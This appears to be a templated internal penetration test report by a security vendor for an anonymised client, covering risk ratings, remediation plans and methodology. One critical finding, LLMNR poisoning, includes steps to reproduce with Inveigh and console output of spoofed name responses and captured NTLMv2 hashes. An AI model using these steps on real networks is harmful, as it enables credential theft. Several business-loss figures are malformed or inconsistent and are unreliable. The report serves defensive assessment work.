INTERNAL NETWORK PENETRATION TESTING REPORT

for

[CLIENT_NAME]

Compliance with
UnderDefense Certification criteria:
Does not meet criteria

Prepared for:
[Stakeholder_name]

[Date]

Use of this Report: UnderDefense has made every reasonable attempt to ensure that the information contained within this report is correct, current and properly sets forth the findings as have been determined to date. The parties acknowledge and agree that the other party assumes no responsibility for errors that may be contained in or for misinterpretations that readers may infer from this document.

Table Of Contents

Executive Summary

This report presents the results of the “Gray Box” penetration testing for the [CLIENT_NAME] internal network perimeter. The recommendations provided in this report are structured to facilitate remediation of the identified security risks. This document serves as a formal letter of attestation for the recent [CLIENT_NAME] “Gray Box” internal network penetration testing.

Evaluation ratings compare information gathered during the engagement to “best in class” criteria for security standards. We believe that the statements made in this document provide an accurate assessment of the [CLIENT_NAME]’s current security.

We highly recommend reviewing the Summary section of business risks and High-Level Recommendations for a better understanding of risks and discovered security issues.

Scope of assessment	**Internal Network Perimeter**
Security Level	**F**
Grade	**Unacceptable**

Scope of assessment	**Wireless Network Perimeter**
Security Level	**A**
Grade	**Excellent**

1.1 Project Objectives

Our primary goal within this project was to provide the [CLIENT_NAME] with an understanding of the current level of security in the internal network and its infrastructure components. We completed the following objectives to accomplish this goal:

- Identify risks that organizations could be victim of ransomware attack
  - Confirmed: Critical severity risk caused by multiple outdated vulnerable business-critical IT systems
- Identifying network-based threats to and vulnerabilities in the Active Directory
  - Confirmed: Critical security controls are not in place to meet best practices and protect organizations from instant malware attacks.
- Check for Cyber hygiene
  - Confirmed: Critical security controls such as Regular Software Patching & Updates, Strong Password Management, Regular Security Monitoring & Auditing, Network Segmentation based on Zero Trust principals
- Comparing [CLIENT_NAME] current security measures with industry best practices
  - Does not meet:
    - Regular Patching and Updates: Ensure that all software, including operating systems, applications, and security tools, are regularly patched and updated with the latest security patches and updates to address known vulnerabilities and weaknesses.
    - Strong Authentication and Access Controls: Enforce the use of strong, unique passwords for all user accounts, implement multi-factor authentication (MFA) wherever possible, and restrict user access permissions based on the principle of least privilege to limit potential exposure to unauthorized access.
    - Incident Response Plan: Develop and maintain an incident response plan that outlines roles and responsibilities, communication protocols, and steps to mitigate and recover from security incidents. Regularly review and update the plan to reflect changes in the threat landscape and organizational environment.
    - Threat Hunt & Threat Intelligence Monitoring: Implement continuous monitoring of corporate data, domains and user's to detect and respond to potential security incidents, such as fraudulent activities, data breaches and leakage, or compromised user's data such as emails, passwords, etc.
  - Partially meet:
    - Secure Network Architecture: Implement a secure network architecture that includes network segmentation, firewalls, and intrusion detection/prevention systems (IDPS) to isolate critical systems and data from potential threats and control access to sensitive information.

        - Compliance with Industry Standards: Ensure compliance with relevant industry standards, regulations, and frameworks, such as the General Data Protection Regulation (GDPR), Payment Card Industry Data Security Standard (PCI DSS), National Institute of Standards and Technology (NIST) Cybersecurity Framework, and others applicable to the art materials and related products industry.
    - Meets best practices:
        - Backup and Disaster Recovery: Regularly back up critical data and establish a robust disaster recovery plan to ensure that data can be restored in the event of a cybersecurity incident or data loss.
        - Secure Remote Access: Implement secure remote access mechanisms, such as virtual private networks (VPNs) or secure remote desktop protocols, with strong authentication and access controls to protect against unauthorized access to the organization's networks and systems.
- Providing recommendations that [CLIENT_NAME] can implement to mitigate threats and vulnerabilities and meet industry best practices
    - Completed: recommendations were provided in section “**1.5 High-Level Recommendations**”

1.2 Scope, Timeframe and Limitations


Testing and verification were performed between [DATE]. The scope of this project was limited to the [CLIENT_NAME] internal network.
We conducted the tests using a production version of the [CLIENT_NAME] internal network. All other servers were out of scope. All testing and verification were conducted from outside of [CLIENT_NAME] offices.
User Accounts provided by [CLIENT_NAME]
The following hosts were considered to be in scope for testing.

Scope:	Description:
Internal Network Scope	[NETWORK_SCOPE]
Network Devices Scope	[NETWORK_DEVICES_SCOPE]
WiFi Testing Scope	[WIFI_SCOPE]

Limitations
This security assessment was conducted for [CLIENT_NAME] production environment and valid on the date of the report submission hereto. The description of findings, recommendations, and risks was valid on the date of submission the report hereto. Any projection to the future of the report’s information is subject to risk due to changes in the Infrastructure architecture, and it may no longer reflect its logic and controls.

1.3 Summary of Findings

Our assessment of the [CLIENT_NAME] internal network revealed the following vulnerabilities:



Conducted security testing demonstrates the following results.

Severity	Critical	High	Medium	Low	Informational
Number of issues	35	37	201	94	5

Severity scoring:

- Critical – Immediate threat to key business processes
- High – Direct threat to key business processes.
- Medium – Indirect threat to key business processes or partial threat to business processes.
- Low – No direct threat exists. The vulnerability may be exploited using other vulnerabilities.
- Informational – This finding does not indicate vulnerability, but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

The exploitation of found vulnerabilities may cause full compromise of some services, stealing users’ accounts, and gaining organizations’ and users’ sensitive information.

1.4 Summary of Business Risks

Security controls	Business Risks			
	Operational Disruption	Regulatory Compliance	Damage to Reputation	End User Data Disruption
Insecure Network Architecture	Direct impact	Direct impact	Direct impact	Direct impact
Lack of Patching and Software Updates	Direct impact	High risk	High risk	Direct impact
Lack of Security Monitoring	High risk	Direct impact	Direct impact	Direct impact
Human Related Risks	High risk	High risk	High risk	Direct impact

Financial Loss: If a business's cybersecurity is breached, it can result in financial losses due to theft, fraud, or the cost of remedying the issue. This can include direct costs such as fines, legal fees, and compensation, as well as indirect costs such as reputational damage, loss of customer trust, and loss of revenue.

Operational Disruption: If a business's systems are compromised, it can disrupt their operations, leading to downtime, loss of productivity, and inability to provide services to customers. This can also result in reputational damage, as customers may become frustrated with the lack of service. Based on $750M of company's revenue in 2022 business interruption possesses the **risk of $2,054,794 direct losses per day, or 85K per hour (within 24h frame).**

Regulatory Compliance: Depending on the industry, businesses may be subject to various regulatory requirements related to cybersecurity. If they fail to comply with these requirements, they may face penalties or fines. Average **GDPR fine for a company in 2022 is $1,758,382 in Europe.**

Data Breaches: A cybersecurity vulnerability can lead to data breaches, which can result in sensitive information being exposed or stolen. This can include personal information of customers or employees, financial information, trade secrets, and other confidential information. Data breaches can result in significant legal and financial consequences, as well as reputational damage. From 2.5% to 5% of world's trade is counterfeit products, resulting in **possible $18,790,00 revenue losses in case of intellectual property theft.**

Damage to Reputation: A cybersecurity breach can damage a business's reputation, especially if sensitive information is exposed. Customers may lose trust in the business, which can result in a loss of revenue and difficulty in acquiring new customers. **According to IBM's Cost of a Data Breach 2022 report, a single data breach on a company cost an average of $9,440,000 in the U.S. in 2022**

Critical severity issues can lead to severe financial losses caused by operational disruption, data breach involving personal and financial information and / or regulatory compliance:

- Disruption or stoppage of business operations, especially considering that critical systems and data are compromised. This can lead to decreased productivity, revenue loss, and reputational damage. Based on $751.6M of company's revenue in 2022 business interruption possess the **risk of $20M direct losses per day**
- Unauthorized access to sensitive data, including personal (PII) and financial information. Compromise of customers' systems and leakage of sensitive customer data can result in the loss of customer trust and financial loss. Average **GDPR fine for a company in 2022 is $1,758,382 in Europe.** The Industry and Commerce sector lead the list by total number of fines - 369 companies were charged.
- Legal liability for damages resulting from a successful attack, such as financial losses suffered by customers or partners.
- Theft of intellectual property such as trade secrets or proprietary information. This can lead to a loss of competitive advantage and damage to the business's reputation. 2.5% to 5% of world's trade is counterfeit products, resulting in **possible $18,790,00 revenue losses in case of intellectual property theft.**

High severity issues can lead to full or partial operational disruption. If a business's systems are compromised, it can disrupt their operations, leading to downtime, loss of productivity, and inability to provide services to customers. This can also result in reputational damage, as customers may become frustrated with the lack of service:

- Persisting in the internal network for a long time because of using domain accounts without password expiration. This means malicious actors can stay in your network as long as they need to and wait for the best time to strike.
- Brute forcing users' passwords. Gaining the access to user's session literally breaking them using various automated tools.
- Outdated software versions often have a large number of CVEs and associated exploits, which can result in numerous vulnerabilities. These vulnerabilities can pose significant security risks, potentially leading to unauthorized access to sensitive information, data breaches, and reputational damage for the business. **60% of cybersecurity breaches happen due to unpatched vulnerabilities.**

Medium severity issues can lead to reputational damages. A cybersecurity breach can damage a business's reputation, especially if sensitive information is exposed. Customers may lose trust in the business, which can result in a loss of revenue and difficulty in acquiring new customers:

- Unauthorized access to different resources can potentially cause sensitive data exposures and reputational losses because of the leakage of documents that belong to certain employees and [CLIENT_NAME] clients.
- Based on current security controls implemented, malicious actors are able to gain a large amount of information about the SNMP server and the network it

monitors. This helps to prepare and plan successful attacks. **An average period of time malicious actors stay undetected in the companies network is 280.**

- Obtaining credentials or other sensitive information and to modify traffic exchanged between a client and server.

Low and **Informational** severity issues can lead to:

- Provide additional internal information that can be used by threat actors for successful attacks on a platform such as a Remote Command Execution, Denial of Service, Directory Traversal etc.
- Theft of database accesses leading to unauthorized access to sensitive data, such as user credentials and transaction records. This can result in reputational damage, loss of customer trust, and legal and regulatory implications.
- Could be chained with other vulnerabilities to increase potential impact.


1.5 High-Level Recommendations

30 Days Plan - Immediate actions aimed to protect the environment:

1. **Deploy Endpoint protection** EDR tools (UnderDefense recommends Crowdstrike or SentinelOne as the best in class) to ensure current business-critical endpoints/server infrastructure is protected from immediate attack of wiper/ransomware.
2. **Assure 24x7 security monitoring** of all critical alerts from ~500 000 endpoints (which may cause significant overload to the IT team) or hire UnderDefense to provide Fully Managed Detection & Response Service (MDR). During the 30 days plan we recommend adding EDR as a main source for detection and response tools. However, the next step will expand visibility of detection by adding Network, Cloud and Access Management tools.
3. **Implement a strong password management policy** including enforcing password complexity requirements, setting password length and expiration requirements, implementing password history, enabling multi-factor authentication (MFA) even in the internal network for critical servers/endpoints, securing password storage, prohibiting password sharing.
4. **Introduce internal and external vulnerability scanning** (UnderDefense recommends Tenable or Rapid7 as the best in class) to proactively identify and address potential vulnerabilities in the systems and devices, mitigate security risks, comply with industry regulations, and meet customer and partner expectations.
5. **Conduct systems patching** based on vulnerability findings. In cases when patching can not be implemented due to various reasons, UnderDefense recommends compensating controls such as segment and isolate vulnerable systems to mitigate the risk of potential security incidents.
6. **Subscribe to Threat Intelligence feeds** on detection of compromised emails/accounts and Dark Web appearance of your key-valued data, OR just


sign-up into UnderDefense Customer Portal in order to monitor External Risks of your organization with On Demand Threat Hunt requests.

60 days plan - mid-term action items aimed to sustain a solid cybersecurity posture:


Prioritize and Scope
STEP 1
Ensure that resulting risk decisions are prioritized and aligned with stakeholder goals, ensuring effective risk management and optimizing investment
Orient
STEP 2
Identify an overall risk approach, considering enterprise people, processes and technology along with external drivers such as regulatory requirements
Create a Current Profile
STEP 3
Through use of a Profile template determine the current state of Category and Subcategory outcomes from the Framework Core
Conduct a Risk Assessment
STEP 4
Analyze the operational environment to discern the likelihood of a cybersecurity event and the impact that the event could have
Create a Target Profile
STEP 5
Develop a risk-informed target state profile. The target state profile focuses on the organization's desired cybersecurity outcomes
Determine, Analyze, and Prioritize Gaps
STEP 6
Conduct a gap analysis to determine opportunities for improving the current state. The gaps are identified by overlaying the current state profile with the target state profile.
Implement Action Plan
STEP 7
After the gaps are identified and prioritized, take the required actions to close the gaps and work toward obtaining the target state.

Taking into consideration all issues that have been discovered, we highly recommend to:


1. **Conduct current vs. future IT/Security program review**. Based on Gap of Detections & Analysis after provided Penetration Test results, need to be reviewed security program and highlighted areas that need improvements. Current comparison is made against established best practices, industry standards, regulatory requirements, and organizational goals. UnderDefense can provide assessment of network architecture configuration to build a plan of implementations to fix found gaps.



	C	D	E	F	G	H	I	J	K	L
1	Subcategory	Task	Impact on "Unable to release product version"	Impact on "Unable to deliver product version to users/customers"	Impact on "Inability to sell the product"	Impact on "Unable to deliver technical support to our customers"	Impact on "Inability to sell the service"	Impact on "Office unavailability"	Impact on Data Breach	Priority
15	PR.DS-7: The development and testing environment(s) are separate from the production environment	Implement fully functional testing environments, so that test cases can be performed without afraid to cause damage to production environment.	0	3	2	2	2	0	0	199
16	PR.AC-3: Remote access is managed	Set up monitoring remote access to the production system. Allow only authorized use of privileged functions from remote access. Establish agreements and verify security for connections with external systems.	2	2	1	1	1	0	2	194
17	PR.AT-2: Privileged users understand their roles and responsibilities	Establish specific cybersecurity awareness and training procedures for privileged users (e.g. developers) describing acceptable and unacceptable activities at workplace.	2	2	1	1	1	0	2	194
18	PR.DS-1: Data-at-rest is protected	Create and implement procedures which describe how to encrypt all data related to PII within all AWS infrastructure.	0	0	2	1	2	0	3	190
19	PR.AC-2: Physical access to assets is managed and protected	Define, document and implement procedures in Access Control Policy that would describe roles and responsibilities related to physical access. For example: who has to escort fire inspector or air conditioning service during their operations, to what extent, etc;	1	1	1	1	1	3	2	188
20	ID.SC-5: Response and recovery planning and testing are conducted with suppliers and third-party providers	Define and establish formal procedures describing response, recovery planning and testing with suppliers and third-party providers. Include procedures in contracts; Include in contracts a provision that requires your third-party suppliers/partners to notify you immediately if there is a potential or actual security incident, data security breach.	1	1	2	1	1	0	2	183
21	PR.DS-2: Data-in-transit is protected	Create and implement procedures which will describe how data should be transferred. For example which corporate messenger employees should use for communication or how to correctly obfuscate data before transfer or how to choose a protected way for	1	1	1	1	1	0	3	182


2. **Review** existing **or create** new **hardening policies** with the IT team to avoid system and security misconfigurations. It includes a process of validating that policies were implemented into each system.
3. **Implement solid Patch Management** procedures for whole IT infrastructure and endpoints. Continuously Patch production and development environments and systems on regular bases with the latest releases and security updates.
4. **Develop an Incident Response Plan** in case of Data breach or security incidents.
5. **Establish Security Awareness Program** to educate employees and create a security-conscious culture within the organization. UnderDefense recommends using the KnowBe4 tool that can be easily integrated into MDR service in order to automatically detect risky users and assign needed trainings. It helps organizations foster a proactive and vigilant approach to cybersecurity and reduces the likelihood of successful cyber attacks or data breaches.

90 days - introducing cybersecurity roadmap to best practices:



(Roadmap example)

1. **Implementing Full MDR 24x7 security monitoring** based on SIEM toolset to stay ahead of emerging threats, minimize the risk of security breaches, and protect sensitive data and critical assets.



2. **Implement Zero Trust Network Access** (ZTNA) on the network, consider using a software-defined perimeter (SDP) solution that creates an on-demand, dynamically provisioned, and air-gapped network. This will ensure that all access requests to on-premises resources are authenticated, authorized, and encrypted.
3. **Stress test monitoring systems** by conducting table top exercise or Attack-Defense drill to ensure alerting capabilities

4. **Get compliant and certified** to onboard more clients. Followed by security assessment decide on the framework (SOC2, NIST, ISO 27001 or other) and start company preparation
5. Conducting **remediation testing** of the internal network.
6. Plan **quarterly or biannual penetration tests**, including social engineering option, to ensure proper security thresholds.

Project Disclaimer

2.1 Methodology

Our Penetration Testing Methodology grounded on the following guides and standards:

- *Penetration Testing Execution Standard (PTES)*
- *OWASP Top 10 Application Security Risks*
- *OWASP Web Security Testing Guide*
- *Open Source Security Testing Methodology Manual (OSSTMM)*

Penetration Testing Execution Standard (PTES) consists of seven main sections which start from the initial communication and reasoning behind a pentest, through intelligence gathering and threat modeling phases where testers are working behind the scenes to get a better understanding of the tested organization, through vulnerability research, exploitation and post-exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process.

Open Web Application Security Project (OWASP) is an industry initiative for web application security. OWASP has identified the 10 most common attacks that succeed against web applications. Besides, OWASP has created Application Security Verification Standard (ASVS) which helps to identify threats, provides a basis for testing web application technical security controls, and can be used to establish a level of confidence in the security of Web applications.

The Open Source Security Testing Methodology Manual (OSSTMM) is peer-reviewed and maintained by the Institute for Security and Open Methodologies (ISECOM). It has been primarily developed as a security auditing methodology assessing against regulatory and industry requirements. It is not meant to be used as a standalone methodology but rather to serve as a basis for developing one which is tailored toward the required regulations and frameworks.

2.2 Security tools used

- *Manual testing:* Burp Suite Pro
- *Vulnerability scan:* Nessus, OpenVAS, nikto, arachni
- *Network scan:* Nmap, masscan, crackmapexec
- *Exploitation:* Metasploit, Inveigh
- *Hash cracking:* hashcat
- *Directory enumeration:* gobuster, dirsearch
- *Injection testing tools:* XSSHunter, SQLmap
- *Encryption:* TestSSL

2.3 Project limitations

The assessment was conducted against a internal IT environment with all limitations it provides.

Findings Details

3.1 Critical severity findings in Internal Network

3.1.1 Link-Local Multicast Name Resolution (LLMNR) protocol poisoning leads to Man-In-The-Middle attack

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]

Impact:

Attackers can execute domain infrastructure wide Man-In-The-Middle attacks and steal NTLMv2 hashes or relay authentication attempts to other domain joined machines for unauthorized access.


Vulnerability Details:

LLMNR is a protocol that translates names such as foo.bar.com into an IP address. LLMNR has been designed to translate names locally in case the default protocol DNS is not available.

Regarding Active Directory, DNS is mandatory which makes LLMNR useless. LLMNR exploits typo mistakes or faster response time to redirect users to a specially designed share, server, or website. Being trusted, this service will trigger the single sign-on procedure which can be abused to retrieve the user credentials.


Steps to reproduce:

Download Inveigh utility and launch LLMNR poisoner



```
PS C:\Users\[redacted]> .\Inveigh.exe
[*] Inveigh 2.0.9 [[redacted]]
[+] Packet Sniffer Addresses [[redacted] | [redacted]]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP [redacted] | IPv6 [redacted]]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[+] DHCPv6 Packet Sniffer [[redacted]]
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[+] MDNS Packet Sniffer [Questions QU:QM | Type A]
[+] NBNS Packet Sniffer [Types 00:20]
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [[redacted]]
[+] Previous Session Files [Imported]
[*] Press ESC to enter/exit interactive console
[-] [08:05:28] mDNS(QM)(AAAA) request [it-pc-486.local] from [redacted] [type ignored]
[+] [08:05:28] NBNS(00) request [IT-TAB-694] from [redacted] [response sent]
[+] [08:05:28] mDNS(QM)(A) request [it-tab-694.local] from [redacted] [response sent]
[-] [08:05:28] mDNS(QM)(AAAA) request [it-tab-694.local] from [redacted] [type ignored]
```

Example of captured NTLMv2 hashes



```
[+] [08:05:30] SMB(445) NTLM challenge [[redacted]] sent to [redacted]
[+] [08:05:30] LLMNR(A) request [[redacted] from [redacted] [response sent]
[+] [08:05:30] SMB(445) NTLMv2 captured for [[redacted]] from [redacted]:56598:
[redacted]
```

Username	NTLMv2 Hash
[USER_NAME]	[NTLMv2_HASH]
[USER_NAME]	[NTLMv2_HASH]
[USER_NAME]	[NTLMv2_HASH]
[USER_NAME]	[NTLMv2_HASH]
[USER_NAME]	[NTLMv2_HASH]
[USER_NAME]	[NTLMv2_HASH]
[USER_NAME]	[NTLMv2_HASH]
